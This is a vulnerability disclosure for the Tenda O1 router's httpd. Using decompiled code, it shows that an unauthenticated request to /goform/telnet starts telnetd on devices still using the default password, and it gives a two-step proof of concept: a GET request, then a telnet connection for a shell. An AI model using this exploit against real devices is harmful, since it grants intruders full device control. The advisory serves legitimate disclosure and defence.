
Tenda O1 httpd TendaTelnet function unauthenticated telnetd activation vulnerability

Product Information

```
Brand: Tenda
Model: O1
Firmware Version: V1.0.0.12
Official Website: https://www.tenda.com.cn
Firmware Download URL: https://www.tenda.com.cn/store/products/146#downloads
```



Affected Component

```
The TendaTelnet function (action name: telnet, address 0x00496E40) in httpd
```

Suggested description of the vulnerability

```
Tenda O1 V1.0.0.12 httpd TendaTelnet function has an unauthenticated telnetd
activation
vulnerability (backdoor).
```

Vulnerability Details

This firmware (Tenda O1, a heavily customized GoAhead 3.3.0) centralizes its authentication in the `authSecurityHandler` function (0x004A76AC), which runs before every route dispatch (`websRouteRequest` line 11280: `if ( authSecurityHandler(wp) )`). It maintains a source-IP login tracking table `loginUserInfo[10]`; any URL matching its whitelist is allowed by returning `1`, while everything else is redirected to the login page.

`/goform/telnet` is included in the unauthenticated whitelist when the administrator password is still the factory default (i.e. `g_default_pass == g_Pass_0`):

```
// Whitelist check in authSecurityHandler (0x004A76AC)
if ( !strcmp(urlbuf, "/favicon.ico")
  || !strncmp(urlbuf, "/goform/usbTest", 0x100u)
  || !strncmp(urlbuf, "/lang", 0x100u)
  || !strncmp(urlbuf, "/goform/getAdStatistics", 0x100u)
  || !strncmp(urlbuf, "/disable.asp", 0x100u)
  || !strncmp(g_default_pass, g_Pass_0, 0x80u) && !strncmp(urlbuf,
"/goform/telnet", 0x100u)
                                                // ^ /goform/telnet
allowed only while
                                                //   the default password
is unchanged
  || !strncmp(urlbuf, "/goform/getLoginInfo", 0x100u)
  || !strncmp(urlbuf, "/goform/getSysLogin", 0x100u)
  || !strncmp(urlbuf, "/goform/getQuickset", 0x100u)
  || !strncmp(urlbuf, "/goform/setQuickset", 0x100u)
  || !strncmp(urlbuf, "/password.html", 0xEu)
  || !strncmp(urlbuf, "/preTimeout.asp", 0x100u)
  || !strncmp(urlbuf, "/timeout.asp", 0x100u)
  || !strncmp(urlbuf, "/goform/getPreTimeoutNotify", 0x100u)
  || !strncmp(urlbuf, "/goform/getTimeoutNotify", 0x100u)
  || !strncmp(urlbuf, "/goform/ackPreTimeoutNotify", 0x100u)
  || !strncmp(urlbuf, "/goform/ate", 0x100u) )
{
  return 1;   // <- allowed directly; no login-state / session check at all
}
```

The action `telnet` is dispatched by `actionHandler` (0x00406DA0) to `TendaTelnet` (0x00496E40). That handler starts the Telnet daemon (`telnetd`) with a fixed shell command, and performs no authentication of its own:

```
void __cdecl TendaTelnet(webs_t wp, char_t *path, char_t *query)
{
  char telnet_en[16]; // [sp+18h] [+18h] BYREF

  memset(telnet_en, 0, sizeof(telnet_en));
  system("killall -9 telnetd");              // kill any existing telnetd
  GetValue("telnet.enable", telnet_en);      // read telnet.enable from
NVRAM
  if ( strcmp(telnet_en, "disable") )        // unless explicitly disabled
  {
    system("telnetd &");                     // <- sink: start the telnetd
daemon (backdoor)
    websTransfer(wp, "load telnetd success.");
  }
  else
  {
    websTransfer(wp, "telnet is disabled.");
  }
  websTransfer(wp, "load telnetd success.");
}
```

The `system("telnetd &")` call runs a fixed command with no user-controllable parameter, so this is not a command-injection issue. The vulnerability is the **missing authentication**: on a device still using the factory-default password, an unauthenticated remote attacker can invoke this action to start `telnetd`, and then connect to the device over Telnet, obtaining a shell and full

device control (a backdoor).

The complete data flow is as follows:

```
GET /goform/telnet   (no authentication required while the default password is unchanged)
    └── websRouteRequest()                          [0x00431190]  route dispatch entry
        └── authSecurityHandler()                   [0x004A76AC]  authentication gate
            └── (g_default_pass == g_Pass_0) && strncmp(urlbuf, "/goform/telnet") matches
                                                                  -> return 1 (allowed without auth)
        └── actionHandler()                         [0x00406DA0]  /goform action dispatch
            └── TendaTelnet(wp, "telnet", query)    [0x00496E40]
                ├── system("killall -9 telnetd")                   // fixed command
                ├── GetValue("telnet.enable", telnet_en)           // read NVRAM
                └── system("telnetd &")                            // <- sink: start telnetd daemon
```

The involved check functions are as follows:

```
- authSecurityHandler(): the authentication gate that should block unauthenticated requests.
  It allows /goform/telnet when g_default_pass == g_Pass_0 (factory default password unchanged),
  which is the precondition of this vulnerability.
- TendaTelnet(): performs no authentication/authorization of its own; it directly executes
  system("telnetd &") to start the Telnet daemon.
```

Attack

On a device that is still using the factory-default administrator password (`g_default_pass == g_Pass_0`), an unauthenticated remote attacker issues a plain `GET /goform/telnet` request. The device executes `system("telnetd &")`, starting the Telnet daemon. The attacker can then connect to the device via Telnet (port 23) and obtain a shell with full device control. This constitutes an unauthenticated backdoor / remote access vulnerability.

Attack steps:

1. Send `GET /goform/telnet` without any cookie/token/credentials.
2. The device starts `telnetd` and returns `load telnetd success.`.
3. Connect to the device with a Telnet client to obtain a shell.

PoC


This is an unauthenticated (pre-authentication) vulnerability; no Token / Cookie is required. The precondition is that the administrator password is still the factory default.

Request:

```
GET /goform/telnet HTTP/1.1
Host: 192.168.31.6
```

Then connect to the device via Telnet:

```
telnet 192.168.31.6
```



Discoverer

Zippy